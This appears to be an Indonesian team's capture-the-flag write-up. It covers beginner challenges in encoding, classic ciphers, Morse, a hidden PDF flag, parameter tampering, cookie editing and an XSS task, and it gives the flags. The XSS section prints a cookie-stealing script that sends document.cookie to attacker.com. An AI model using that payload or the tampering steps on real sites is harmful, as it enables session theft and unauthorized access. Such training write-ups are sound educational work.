
# JMCS

## Zero Fear Full Exploit.



ID-Networkers
Indonesian IT Expert Factory

# Introduction Team

Nama Team : JMCS
Anggota : Haykal,Jovita,Raihan


Point : 720

# Summary Findings Each Category

| Category | Soal Selesai / Dari Soal yang ada | Point |
|---|---|---|
| Web Exploit | 13/13 | 130 |
| Other | 1/2 | 10 |
| Welcome Flag | 1/1 | 10 |
| Web 303 | 7/7 | 70 |
| Cryptography | 6/7 | 60 |
| Log Analysis | 9/9 | 90 |
| Forensic | 2/2 | 20 |
| USB Forensic | 8/8 | 80 |
| Browser Forensic | 10/10 | 100 |
| Windows Forensic | 15/15 | 150 |

Pengurangan Nilai : 0 Point

# Detail Challenge Solved

Welcome Flag

## Forgot Encode

Forgot Encode

10

sesorang menggunakan encoding untuk menyimpan rahasianya tapi dia melakukanya sambil berbincang dengan orang lain sehingga dia lupa.

bantu orang tersebut untuk menemukan rahasianya:


Vm0wd2VHUXhUWGhYV0d4VlYwZG9iMVJVU2pSVlZsbDN
WMnQwYUZKc2NGWlZWM1IzWVRBeFdHVkVSbHBoTVZ
wUVZrUkdXbVF5U2tWWGJHUnBWa1phTmxaVVNqUlRNR
FZ6VjI1V1ZXSlZXbFZWYWs1dlVsWmtjbFp0Um10TlYxSllW
bTAxVTJGR1NsbFJiRkpWVm0xb1ExUldXbXRXTVdSMFpFW
mtUbUpGY0ZsWFZFSlhWVEZSZUZOWWJGWmlSa3BoV1d
0a2IyUnNiSEZTYlhSclZqQTFTbFl5TVVkVWJGcFZWbXhvVjJ
KSFVqWlViRnByVm1zeFZsZHJPVmRpU0VKWVYxZDRVMV
p0VVhoaVJtUllZbXMxV1ZadGVFdE5SbkJXVmxSV2FGSXdjR
WRaTUdoVFYwWmFjMk5JUmxWV2JIQXpXWHBLUzFJeVJr
ZFdiV2hvVFVoQ01sWnRNREZrTWsxM1RWWmtZVkpXV2x
WWlZFNVRWREZhY1ZKcmRGUlNiRVl6Vmxkek5WZEdXbF
ZSYWxKV1RXcFdjbFl5TVV0VFJsWnpZVWRHVjJWcldtOVdi
R1EwVVRGYVZrMVZWazVTUkVFNQ==

**Author: Rafly Permana**

Pesan Encoding:

Vm0wd2VHUXhUWGhYV0d4VlYwZG9iMVJVU2pSVlZsbDNWMnQwYUZKc2NGWlZWM1IzWVRBeFdHVkVSbHBoTVZwUVZrUkdXbVF5U2tWWGJHUnBWa1phTmxaVVNqUlRNRFZ6VjI1V1ZXSlZXbFZWYWs1dlVsWmtjbFp0Um10TlYxSllWbTAxVTJGR1NsbFJiRkpWVm0xb1ExUldXbXRXTVdSMFpFWmtUbUpGY0ZsWFZFSlhWVEZSZUZOWWJGWmlSa3BoV1d0a2IyUnNiSEZTYlhSclZqQTFTbFl5TVVkVWJGcFZWbXhvVjJKSFVqWlViRnByVm1zeFZsZHJPVmRpU0VKWVYxZDRVMVp0VVhoaVJtUllZbXMxV1ZadGVFdE5SbkJXVmxSV2FGSXdjRWRaTUdoVFYwWmFjMk5JUmxWV2JIQXpXWHBLUzFJeVJrZFdiV2hvVFVoQ01sWnRNREZrTWsxM1RWWmtZVkpXV2xWWlZFNVRWREZhY1ZKcmRGUlNiRVl6Vmxkek5WZEdXbFZSYWxKV1RXcFdjbFl5TVV0VFJsWnpZVWRHVjJWcldtOVdiR1EwVVRGYVZrMVZWazVTUkVFNQ==

Analisis:
Dari soal kita bisa mengetahui bahwasannya encoding tersebut merupakan base64 encoding disini langsung saja kita coba decod sebanyak 7 kali karena kelihatan dari encoding tersebut seperti sebuah strin yang coba di encod berulang ulang kali
Disini saya menggunakan burpsuite untuk sebagai decodernya




**FLAG: IDN_CTF{base64_in_action_but_7_times}**

Rot1Aoka

# Rot1Aoka

## 10

Clue nya udah jelas kan?


VQA_SYNT{C3Z4A4F4A_QH1H_94F1u}


**Author : Mohamad Fattyr**

Dalam konteks CTF (Capture The Flag), cipher text adalah teks yang sudah *dienkripsi* sehingga tidak bisa langsung dibaca tanpa kunci atau metode dekripsi yang tepat. Cipher text biasanya muncul di challenge kategori *crypto*, dan peserta harus mencari cara untuk mengembalikan cipher text tersebut ke bentuk aslinya (*plain text*) untuk menemukan *flag*.

"Rot1Aoka" dan angka **1**

- Ini sangat mungkin merujuk ke ROT1 (Caesar Cipher dengan rotasi 1 karakter).
- Jadi, isi `{C3Z4A4F4A_QH1H_94F1u}` kemungkinan perlu di-*ROT1*.




**Flag :** IDN_FLAG{P3M4N4S4N_DU1U_94s1h}

Classic Cryptography

# Classic Cryptography

## 10

Cn knud bqxosnfqzogx. zmc sgd ekzf:
HCM_BSE{xzxx_xnt_zqd_fqdzs}

**Author: Rafly Permana**

### 📜 Teks Enkripsi:

Cn knud bqxosnfqzogx. zmc sgd enkzf:
HCM_BSE{xzxv_xnt_zqd_fqdzs}

### 🔍 Analisis

Kalimat pertama menggunakan pola Caesar Cipher. Kita bisa coba ROT-1 (yaitu huruf digeser mundur 1 huruf).

### 🔓 ROT-1 dekripsi (geser maju 1 huruf):

### ✅ Jadi kalimatnya adalah:



**Flag :** IDN_CTF{yayy_you_are_great}

Jadi Gini…


Dalam konteks Capture The Flag (CTF), "crypto" atau kriptografi merujuk pada salah satu kategori tantangan yang berkaitan dengan enkripsi, dekripsi, dan analisis kriptografi. Tantangan crypto biasanya menguji pemahaman peserta terhadap konsep kriptografi klasik dan modern. Kalau disebut "crypto dalam gambar", bisa jadi maksudnya adalah data atau pesan tersembunyi dalam gambar.


Material.png

Tools yang digunakan dalam challenge ini adalah : https://www.aperisolve.com/




**Flag :** IDN_CTF{W0W_wh4T_K03NC1D3CE}


# User Guide

## 10

### FLAG

Clue untuk challenge CTF ini berasal dari file PDF user guide yang dibagikan oleh admin melalui grup WhatsApp. "User guide" di sini merujuk pada dokumen panduan pengguna yang biasanya berisi informasi cara penggunaan suatu sistem atau aplikasi.

Dalam konteks challenge ini, dokumen tersebut ternyata menyimpan petunjuk tersembunyi. Flag dapat ditemukan di bagian akhir PDF, namun tidak langsung terlihat karena ditulis menggunakan teks berwarna putih, sehingga tampak invisible di latar belakang putih dokumen.




**Flag :** IDN_FLAG{makasih_sudah_baca_guide}


## Hidden Buy Flag


CTF ini diselesaikan dengan:

1. Meng-intercept request POST, lalu mengganti nilai parameter `saldo` menjadi sangat besar (`10000000000`) agar cukup untuk membeli flag.
2. Memastikan header seperti `Referer` tetap valid (tidak memicu proteksi CSRF atau origin check).
3. Mengirim request ke server dan berhasil mendapatkan flag karena server tidak melakukan validasi di sisi server.


Pengetahuan yang Dipelajari

- Pentingnya validasi sisi server (server-side validation).
- Bahaya jika hanya mengandalkan input dari client (client-side trust).
- Teknik dasar CTF: parameter tampering, HTTP request crafting,  dan header manipulation.




**Flag:** IDN_FLAG{h3ader_wh1telist_4nd_p4r4m3ter_t4mp3r1ng}

Pramuka

Pramuka

10

terjemahan kan pesan tersebut. Format Flag


IDN_CTF{****}

**Author : Mohamad Fattyr**

Morse code adalah sistem penyandian yang menggunakan:


- Titik ( . ) dan
- Garis ( - )

Dalam kompetisi CTF (Capture The Flag), Morse code biasanya diberikan sebagai pesan yang disandikan.





**Flag** : IDN_CTF{M0RS3_C0D3_R19HT}


## Kue Monster




Tampilan website dari challenge ini :




Flag dari challenge ini berhasil ditemukan dengan memanfaatkan fitur *Inspect Element* pada web browser, kemudian saya mengubah nilai cookie `user` di bagian *Application* dari `guest` menjadi `admin`




**Flag :** IDN_CTF{Y0u_@rE_TH@*C00K*|e_M@st$r}

XSS

Xss

10

CURI!

Website


**Author : Mohamad Fattyr**

Tampilan website dari challenge :


Dalam challenge ini, saya mengeksploitasi kerentanan Cross-Site Scripting (XSS) dengan menyisipkan skrip berikut ke dalam form input:

```
<script>
  fetch("http://attacker.com/steal.php?c=" + document.cookie);
</script>
```

Skrip tersebut digunakan untuk mengirimkan cookie pengguna ke server eksterna. Setelah cookie berhasil diperoleh, saya mendapatkan flag dari challenge XSS.




**Flag :** IDN_FLAG{XSS_C00K13_ST34L3R}

QRIS

QRIS

10

2 kali


Author : Mohamad Fattyr


QR tersebut dipindai menggunakan: https://scanqr.org/

Forensic.jpg

Hasil Decrypt Pertama

Hasilnya bukan langsung flag, tapi berupa sebuah base64 string



Hasil Decrypt Kedua

Hasil decode kedua ini adalah flag asli


**Flag :** IDN_FLAG{V3R7_e4S7_R!9HT}

# Client-Side Privilege Escalation

